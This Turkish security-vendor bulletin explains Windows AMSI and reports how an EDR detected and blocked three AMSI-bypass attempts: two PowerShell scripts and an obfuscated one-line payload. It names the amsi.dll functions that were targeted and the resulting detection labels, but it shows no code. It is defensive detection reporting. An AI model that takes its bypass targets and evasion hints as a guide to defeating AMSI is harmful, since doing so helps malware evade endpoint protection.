ADEO
CYBER SECURITY

MDR BÜLTENİ Eylül 2024 | Sayı: 1

Tehdit Aktör Raporu

Windows 11 Amsi Bypass


İÇİNDEKİLER

AMSI Tanıtım

AMSI, "Anti-Malware Scan Interface" (Anti-Malware Tarama Arayüzü) anlamına gelir. Windows 10 ve sonraki sürümlerde bulunan bir API'dır (Uygulama Programlama Arayüzü). AMSI, anti-malware yazılımlarının Windows işletim sisteminin güvenlik özelliklerine erişmesini ve kötü amaçlı yazılımları daha etkili bir şekilde taramasını sağlar.

Zararlı aktiviteler aşağıdaki 3 şekilde tespit edilebilir veya engellenebilir:
1- İmza Tabanlı (Signature-based) Yaklaşım
2- Davranışsal (Behavioral) Yaklaşım
3- Heuristik (Sezgisel) Yaklaşım

Bir script veya yürütülebilir dosya çalıştırılmadan önce AMSI bu dosyaları antimalware çözümleri ile tarar, potansiyel tehditleri belirler veya potansiyel tehdit olabilecekleri belirler.
Bu, kötü amaçlı yazılımların yürütülmeden önce tespit edilmesini sağlar.



Resim 1.1

AMSI, geleneksel imza tabanlı tarama yöntemlerine ek olarak davranışsal ve heuristik analiz gibi daha gelişmiş tehdit algılama tekniklerini desteklemektedir. Bu sayede yalnızca bilinen tehditleri değil, davranışsal olarak şüpheli veya şüpheli olabilecek aktiviteleri de tespit edebilir.

AMSI Tanıtım

Bu yaklaşımlarının her birinin kendi avantaj ve dezavantajları bulunmaktadır.
Örnek olarak;
İmza tabanlı tarama, bilinen kötü amaçlı yazılımları algılamakta en etkilidir ancak yeni kötü amaçlı yazılımları algılamakta başarısız olabilir. Davranışsal analiz, yeni kötü amaçlı yazılımları algılamakta etkilidir ancak yüksek sayıda false positive üretebilir.
Heuristik analiz, hem yeni kötü amaçlı yazılımları hem de köklü kötü amaçlı yazılımları algılamakta etkilidir, ancak false positive üretme olasılığı daha yüksektir.

En iyi yaklaşım, farklı yaklaşımların bir kombinasyonunu kullanmaktır (AMSI tarafından kullanılan kombinasyon).

Davranışsal yaklaşım ve heuristik yaklaşımının işleyişi benzer gibi görünebilir, örnekler üzerinden netlik kazandıralım.

Davranışsal Yaklaşım: Bir antivirüs programı, bir programın sistem dosyalarını değiştirmeye çalıştığını tespit ederse, bu kötü amaçlı yazılım olabileceğinin bir işareti olabilir. Bu, davranışsal analizin bir örneğidir çünkü programın davranışına odaklanır.

Heuristik Yaklaşım: Bir antivirüs programı, bir programın çok fazla bellek veya işlemci gücü kullandığını tespit ederse, bu kötü amaçlı yazılım olabileceğinin bir işareti olabilir. Bu, heuristik analizin bir örneğidir çünkü programın potansiyel olarak zararlı olan davranışlarına odaklanır.


PowerShell ve AMSI Bağlantısı

PowerShell üzerinden yürütülen komutlar ve betiklerin antivirüs ve antimalware yazılımları tarafından taranması ve analiz edilmesi istenir. Bunu yapan mekanizma ise AMSI olarak adlandırılan bir API'dır.

AMSI'nin temel görevi, PowerShell ortamında çalıştırılan kodları tarayarak kötü amaçlı içeriği tespit etmeye çalışmaktır. Bu, AMSI'nin Windows Defender veya başka bir antivirüs programı gibi güvenlik yazılımları ile entegre çalışarak PowerShell komutlarını değerlendirmesini kapsar.

PowerShell ve AMSI arasındaki bağlantı, PowerShell'in AMSI'yi kullanarak kötü amaçlı yazılımları algılayabilmesidir. PowerShell, AMSI'yi kullanarak aşağıdakileri yapabilir:

- PowerShell komut dosyalarını ve betiklerini taramak
- PowerShell komut dosyalarında kullanılan komutları ve işlevleri analiz etmek
- PowerShell komut dosyalarının sistem dosyalarına ve ağ kaynaklarına erişimini denetlemek




Resim 1.2

PowerShell ve AMSI Bağlantısı

Bu, kötü amaçlı yazılımların yürütülmesini önlemek ve kötü amaçlı yazılımların tespit edilmesini kolaylaştırmak için PowerShell'i güçlü bir araç haline getirir.

Örneğin, bir antivirüs programı, PowerShell'de yazılmış bir kötü amaçlı yazılımı algılamak için AMSI'yi kullanabilir. Antivirüs programı, PowerShell komut dosyasını AMSI'ye gönderir ve AMSI, komut dosyasında kötü amaçlı yazılım belirtileri olup olmadığını arar. Kötü amaçlı yazılım belirtileri bulursa, antivirüs programı komut dosyasını engelleyebilir veya kaldırabilir.




Resim 1.3

Resim 1.3 de anlaşılacağı üzere powershell.exe çağırıldığı, tetiklendiği durumlarda amsi.dll ile birlikte gelir. amsi.dll içerisinde ise çeşitli modüller bulunmaktadır. Bu çalışma özelinde AmsiOpenSession - AmsiInitialize ve AmsiScanBuffer modüllerine odaklanılacaktır.

EDR Tespit Senaryosu

Resim 2.1


Resim 2.1 de Attack_AmsiOpenSession.ps1 ve Attack_AmsiScanBuffer.ps1 scriptlerinin yakalandığını görüyoruz. Bu scriptler yukarıdaki resim 1.3 de gösterilen amsi.dll içerisindeki modüllerin bypass edilmesi ile ilgilidir.



Resim 2.2

EDR Tespit Senaryosu


Resim 2.2 deki ekran görüntüsü, Attack_AmsiOpenSession.ps1 scriptinin Malware etiketine sahip olduğunu ve "Prevented" edildiğini gösterir. Ayrıca MITRE tekniği olarak da "T1566.002: Spearphishing" verilmektedir.



Resim 2.3

Resim 2.3 Attack_AmsiOpenSession.ps1 scriptinin "Wacatac" zararlısı olarak önlendiğini gösterir.

Wacatac: Wacatac truva atı virüsü, Windows cihazlarını etkileyen kötü amaçlı bir programdır. Wacatac truva atı, bilgisayarınıza diğer kötü amaçlı yazılımları indirip yükleyebilir veya oturum açma kimlik bilgileri veya banka hesabı ayrıntıları gibi kişisel bilgileri çalmak için tuş vuruşlarınızı kaydedebilir. Wacatac, diğer cihazların cihazınıza erişmesine ve uzaktan kontrol etmesine olanak tanıyan arka kapılar oluşturarak cihazınızı bir botnet'e de ekleyebilir. Daha sonra genellikle DDoS saldırıları veya kripto madenciliği gerçekleştirmek için bir botnet kullanılır.




Resim 2.4

Resim 2.4 içerisinde obfuscate AmsiInitialize payload bulunmaktadır. Single-Line payload çalıştırıldıktan sonra aşağıdaki resimde görüntülenen alarm tetiklenmektedir.


Ek olarak, diğer 2 metot içerisinde (AmsiOpenSession - Attack_AmsiOpenSession.ps1 // AmsiScanBuffer - Attack_AmsiScanBuffer) script dosyaları bulunmasına karşın bu metot bir script dosyası yerine single-line payload içermektedir. (Bu teknik özelinde PowerShell bypass metotlarında string evasion, restricted kurallar, bioc kurallarının önemini anlıyoruz.)

EDR Tespit Senaryosu



Resim 2.5

Resim 2.5 içerisinde AmsiInitialize Single-Line Obfuscate Payload'ı çalıştırıldığında oluşturulan alarm görüntülenmektedir.



Resim 2.6


Yukarıdaki resimde powershell içerisinde çalıştırılan Single-Line Payload için oluşturulan alarmın VirTool:PowerShell/BypassAMSI.B olduğunu görebiliriz.

Ayrıca bu aktivitenin edr tarafından "Malware" olarak işlendiğini, "Severity" derecesinin ise "Low" olduğunu görebiliriz.

EDR Tespit Senaryosu

Resim 2.7


Resim 2.8



Resim 2.9


Resim 2.9 içerisinde ise script dosyasını powershell üzerinden değil, manuel olarak tetikleyebiliriz. EDR Agent'ı Script dosyasını tetikledikten sonra aktiviteyi engellemektedir.

EDR Tespit Senaryosu



Resim 3.0

Resim 3.0 ise Attack_AmsiScanBuffer.ps1 scriptinin yakalandığını belirtiyor. Scripte EDR tarafından Malware etiketi verilmiş ve aynı zamanda Blocked olarak belirtilmiş. Bu noktada eylemin engellendiğini anlayabiliriz.




Resim 3.1

Resim 3.1 içerisinde ise Attack_AmsiScanBuffer.ps1 scriptinin Posdyna zararlısı olarak Prevent edildiği belirtilmektedir.

Posdyna: Microsoft Windows işletim sistemlerinde çalışan bir trojan'dır. Bu trojan kullanıcıların bilgisayarlarına gizlice girer ve çeşitli zararlar verebilir.
Posdyna'nın verebileceği zararlar aşağıdaki gibi çeşitlilik gösterebilir:

- Bilgisayar sistemini yavaşlatabilir
- Bilgisayar sisteminin işlevlerini bozabilir
- Kullanıcıların bilgisayarlarında gizlice gezinebilir
- Kullanıcıların kişisel bilgilerini çalabilir

